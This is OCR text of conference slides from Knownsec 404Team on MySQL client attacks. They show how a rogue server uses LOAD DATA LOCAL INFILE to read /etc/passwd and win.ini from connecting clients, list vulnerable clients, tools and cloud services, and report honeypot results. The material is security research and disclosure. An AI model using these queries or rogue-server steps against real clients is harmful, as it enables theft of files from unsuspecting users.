
Tencent腾讯 | 腾讯安全
CSS
互联网安全领袖峰会
Cyber Security Summit
Comprehensive analysis of the mysql client attack chain
LoRexxar@Knownsec 404Team

About me

LoRexxar

@Knownsec 404Team / @Vidar-Team

Security researcher / ctfer

Web🐶 / smart contract

https://lorexxar.cn

- Dawu
  - @Knownsec 404Team
  - Security researcher
- 《Evernote For Windows Read Local File and Command Execute Vulnerabilities》

What's Mysql Client Attack?

2018.06 TCTF2018 Final h4x0rs.club pt.3

What's Mysql Client Attack?

Write a file with controlled data

↓

Controllable mysql config

↓

Controllable mysql query

↓

Further use

2018.06 TCTF2018 Final h4x0rs.club pt.3

```
[mysql]
host=159.89.199.232
user=game
pass=abcd
dbname=game_database
[backup]
key=aaa
```

INI config

What's Mysql Client Attack?

Write a file with controlled data

↓

Controllable mysql config

↓

Read mysql client file

2018.06 TCTF2018 Final h4x0rs.club pt.3

Dragon Sector && Cykor Unexpected use to get Flag

```
[mysql]
host=159.89.199.232
user=game
pass=abcd
dbname=game_database
[backup]
key=aaa
```

INI config

What’s Mysql Client Attack?

```
load data infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';
```

Read server file ‘/etc/passwd’ insert into table test.

Limit by secure-file-priv

```
mysql> select * from test;
+----+------------------------------------------------------------------------------+-------------------------------------------------------------------------------+
| id | a                                                                            | b                                                                             |
+----+------------------------------------------------------------------------------+-------------------------------------------------------------------------------+
|  0 | daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin                              | bin:x:2:2:bin:/bin:/usr/sbin/nologin                                          |
|  0 | sync:x:4:65534:sync:/bin:/bin/sync                                           | games:x:5:60:games:/usr/games:/usr/sbin/nologin                               |
|  0 | lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin                                 | mail:x:8:8:mail:/var/mail:/usr/sbin/nologin                                   |
|  0 | uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin                          | proxy:x:13:13:proxy:/bin:/usr/sbin/nologin                                    |
|  0 | backup:x:34:34:backup:/var/backups:/usr/sbin/nologin                         | list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin                 |
|  0 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin                |
|  0 | systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false | systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false |
|  0 | syslog:x:104:108::/home/syslog:/bin/false                                    | _apt:x:105:65534::/nonexistent:/bin/false                                     |
|  0 | messagebus:x:107:111::/var/run/dbus:/bin/false                               | uuidd:x:108:112::/run/uuidd:/bin/false                                        |
|  0 | sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin                            | ubuntu:x:500:500:ubuntu,,,:/home/ubuntu:/bin/bash                             |
|  0 | mysql:x:1000:1000::/home/mysql:/sbin/nologin                                 | www:x:1001:1001::/home/www:/sbin/nologin                                      |
```

What’s Mysql Client Attack?

```
load data local infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';
```

- Read Client file insert into table
- Not limit by secure-file-priv
- Most Mysql Client default allowed

What’s Mysql Client Attack?

```
load data local infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';
```

6.1.6 Security Issues with LOAD DATA LOCAL

The `LOAD DATA` statement can load a file located on the server host, or, if the `LOCAL` keyword is specified, on the client host.


There are two potential security issues with the `LOCAL` version of `LOAD DATA`:

- The transfer of the file from the client host to the server host is initiated by the MySQL server. In theory, a patched server could be built that would tell the client program to transfer a file of the server's choosing rather than the file named by the client in the `LOAD DATA` statement. Such a server could access any file on the client host to which the client user has read access. (A patched server could in fact reply with a file-transfer request to any statement, not just `LOAD DATA LOCAL`, so a more fundamental issue is that clients should not connect to untrusted servers.)
- In a Web environment where the clients are connecting from a Web server, a user could use `LOAD DATA LOCAL` to read any files that the Web server process has read access to (assuming that a user could run any statement against the SQL server). In this environment, the client with respect to the MySQL server actually is the Web server, not a remote program being run by users who connect to the Web server.

How to make a rogue Mysql Server?

1、Greeting

Mysql and Server banner




How to make a rogue Mysql Server?

1、Greeting

2、Authentication

-User password

-Client configuration




How to make a rogue Mysql Server?

1、Greeting

2、Authentication


3、Query

Load data local infile
“c:/Windows/win.ini”
into table test FIELDS
TERMINATED BY ‘\n’;




How to make a rogue Mysql Server?

1、Greeting
2、Authentication
3、Query
4、Waiting…




How to make a rogue Mysql Server?

1、Greeting
   Mysql and Server banner
2、Authentication
   User password and some config
3、Query
   Load data local infile…
4、Waiting…



How to make a rogue Mysql Server?

1、Greeting
   Mysql and Server banner
2、Authentication
   User password and some config
3、Query
   Load data local infile…
4、Waiting…



How to make a rogue Mysql Server?

6.1.6 Security Issues with LOAD DATA LOCAL

The `LOAD DATA` statement can load a file located on the server host, or, if the `LOCAL` keyword is specified, on the client host.

There are two potential security issues with the `LOCAL` version of `LOAD DATA`:

- The transfer of the file from the client host to the server host is initiated by the MySQL server. In theory, a patched server could be built that would tell the client program to transfer a file of the server's choosing rather than the file named by the client in the `LOAD DATA` statement. Such a server could access any file on the client host to which the client user has read access. (A patched server could in fact reply with a file-transfer request to any statement, not just `LOAD DATA LOCAL`, so a more fundamental issue is that clients should not connect to untrusted servers.)
- In a Web environment where the clients are connecting from a Web server, a user could use `LOAD DATA LOCAL` to read any files that the Web server process has read access to (assuming that a user could run any statement against the SQL server). In this environment, the client with respect to the MySQL server actually is the Web server, not a remote program being run by users who connect to the Web server.


To avoid `LOAD DATA` issues, clients should avoid using `LOCAL`. To avoid connecting to untrusted servers, clients can establish a secure connection and verify the server identity by connecting using the `--ssl-mode=VERIFY_IDENTITY` option and the appropriate CA certificate.

To enable adminstrators and applications to manage the local data loading capability, `LOCAL` configuration works like this:

How to make a rogue Mysql Server?

A patched server could in fact reply with a file-transfer request to any statement, not just LOAD DATA LOCAL.

Client会回复任何一个file-transfer请求



How to make a rogue Mysql Server?

Hello, Greeting

Hello~~

User=root,pass=root

OK~~

Set character set ‘utf-8’;

Read /etc/passwd

root:x:0:0:root..

How to make a rogue Mysql Server?

2013.08 Presentation from Yuri Goltsev《Database Honeypot by design》

2013.09 MySQL fake server to read files of connected clients(github)

2018.04.23 Abusing MySQL LOCAL INFILE to read client files(multiple ways of use)

What should we need?

- A website or app that can control mysql configuration
- A vulnerable Mysql Client
- ?

Vulnerable vendor

Mysql Client	pwned
PHP Mysql	pwned
PHP Mysqli	Close by default in PHP 7.3.4
PHP PDO	Close by default
Python MySQLdb	pwned
Python Mysqlclient	pwned
Java JDBC Driver	pwned
Navicat	pwned

Probe

雅黑PHP探针	failure
iprober2 探针	failure
PHP探针 for LNMP一键安装包	failure
UPUPW PHP 探针	failure
...	

What should we need?

- A website or app that can control mysql configuration
- A vulnerable Mysql Client
- One query
- ?

Load data in Excel

• Local Excel	pwned
• WPS onlion	failure(None)
• Microsoft excel	failure(disable)
• Google Sheets	
• Supermetrice	pwned
• Advanced CFO Solutions MySQL Query	failure(disable)
• SeekWell	failure(disable)
• Skyvia Query Gallery	failure(disable)
• database Borwser failed	failure(disable)
• Kloudio	pwned

云服务商 云数据库 数据迁移服务

云服务商	DTS	Disable Load data	vulnerable	Status
腾讯云	√	√		
阿里云	√	√		
华为云	√			Fixed 2018.12.14
京东云				
Ucloud				
QiNiu云				
新睿云				
网易云	√			Fixed 2018.11.27
金山云	√			Fixed 2018.11.29
青云Cloud	√	√		
百度Cloud	√			Fixed 2018.11.28
Google Cloud	√	√		
AWS	√			Report 2018.11.27

What should we need?


- A website or app that can control mysql configuration
- A vulnerable Mysql Client
- One query

Maybe do more?

Honeypot

- Numerous github monitoring tools are actively capturing mysql account password leaks every day

- Numerous scanners open mysql scan weak passwords for external networks



Honeypot

From 2018.09 to 2018.11

A ez open honeypot in internet

499 ip connection requests

1 file read from linux

5 file read from windows

What should we need?

